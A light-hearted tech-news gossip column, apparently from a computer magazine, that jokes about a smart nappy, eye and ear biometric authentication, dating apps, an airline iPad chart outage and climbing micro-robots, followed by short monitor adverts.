With eyes being scanned for security and ears used to nick burglars, is any body part safe? At least **Zygote** still has a nose for a story – and an app to tell him if it smells

WHO NOSE

Computex is one of the biggest computer trade shows in the world, and the source of some very bizarre rumours. But when Zygote picked up an intriguing leak from this year's bash in Taiwan, it turned out to be true.

It seems our beloved binary code, made up entirely of zeros and ones, has now been joined by a load of number twos. We are talking dirty here. The mighty Intel has backed the development of a computerised nappy using its Edison platform.

Created by Acer, the DiaperPie smart nappy has a built-in sensor to report on baby's posture and temperature, while moisture and methane detectors know when your wee one has experienced a password leak, a data dump or a stack overflow. The event is then reported to an internet-enabled mobile device of a responsible adult, in the form of a visual message and an audio alarm. And to think, we used to rely on old-fashioned devices like noses to detect an I-Pee address.

EYE AYE

The Fast IDentity Online alliance, charmingly abbreviated to FIDO, has swollen to 200 members. These include tech giants Fujitsu, Sharp and Samsung, who have joined up with the likes of founding member Nok Nok Labs to bring the world security by means of eyeball identification. They aim to eradicate the need for passwords, credit cards, ATM identification numbers and check-out queues, using nothing more than the unique pattern of every individual human retina.

Zygote has also heard rumours of FIDO's aim to replace door locks and car keys with eyeballs, which all sounds very squidgy indeed. Speaking of which...

EAR, EAR

For some time, the Swiss police have been using earprints to help identify criminals. Professor Angela Sasse declares, "Burglars

tend to listen on the windowpane to hear if anyone is home. Police can take a print of the ear, just like a fingerprint."

The professor has obviously caught the ear of Yahoo!, which confirms it is working on how to exploit the unique architecture of a user's ear to unlock a mobile phone, rather than old-fashioned passwords or the restricted size of a fingertip. Its system uses nothing more complex than the phone's built-in camera and touchscreen, and Yahoo! boffins report that scanning ears achieves 99.98% accuracy in identifying an authorised individual.

It calls its system Bodyprint, so Zygote fervently hopes it will be restricted to ears and not go wandering about to more personal regions of the user's anatomy. Speaking of which...

APPY CLAPPY

There has been huge growth in the popularity of mobile phone apps that exploit text messaging and GPS location mapping to facilitate anonymous sex. These apps have evocative names like Grindr, Tinder, BoyAhoj, OkCupid and Bender, and they use social media to match perfect strangers seeking instant encounters of an intimate nature.

According to the US Dept of Health at Rhode Island, such apps are directly responsible for

an alarming increase in sexually transmitted diseases among the smartphone generation. Cases of gonorrhea and syphilis have rocketed over the past year, and the Dept of Health has gathered evidence that aficionados tend to "have sex without a condom, have multiple sex partners, and have sex under the influence of drugs or alcohol".

In which case it comes as no surprise to learn that the cost of cleaning explicit graffiti and scrawled phone numbers off the walls of public toilets in Rhode Island has fallen accordingly.

FLIES UNDONE


In 2013 American Airlines decided to do away with all the heavy printed documents that pilots lugged into their cockpits, and issue them with iPads instead. They calculated that the reduction in weight would save them over a million dollars a year in the cost of aviation fuel.

Everything was hunky dory until recently, when a duplicate map for Reagan National Airport appeared in the FliteDeck app, causing it to throw a wobbly and shut down. Dozens of aircraft were grounded as a result. One pilot admitted that he got round the problem by nipping into the airport administration office, borrowing the maps he wanted, and printing off a load of copies

for all those who needed them. American Airlines is currently using PDF images of these charts and accessing them outside of the FliteDeck app, so that's all right then. Enjoy your flight.


SEE YOU SUCKERS

If you think Spiderman is comic-book fiction, please think again. Scientists at Stanford University have created a range of miniature robots that can tote up to a thousand times their own weight, thanks to their amazing spidery feet. One device named MicroTug weighs in at only nine grams, but is able to tote a one-kilo burden vertically up a pane of glass. This is the equivalent to Zygote scaling the Shard while carrying a blue whale, which would be very cruel to both parties, as well as impractical.


The Spiderman feet are covered in microscopic rubber spikes that can bend and stick to any surface with the slightest of contact force. When the MicroTug minibot raises its foot, its spikes bend back into shape and disengage. The Pentagon is already working on gloves and boots using the same technique that will allow humans to scale buildings with no additional climbing equipment. So watch out, Peter Parker: Doctor Octopus may soon be getting some very happy feet. 

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331: SPOTIFY



Spotify is the world's most popular music streaming service.



But when it was founded in 2006, nobody knew what to call it.



So the founders contacted a Swedish advertising agency.

Wide enough for your **best ideas** with panoramic UltraWide screen



Expand your experience with this panoramic 34" (86 cm) UltraWide Philips display. See the big picture with all the details with AH-IPS and QHD 3440 x 1440 resolution. Multitask like never before with multiple applications at once.



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XB2481HS

SEE ALL THE SHADES OF GREY

Prolite XB2481HS: Slim bezel monitor with height adjustable stand and 3 000:1 static contrast, ideal for multi monitor setup.



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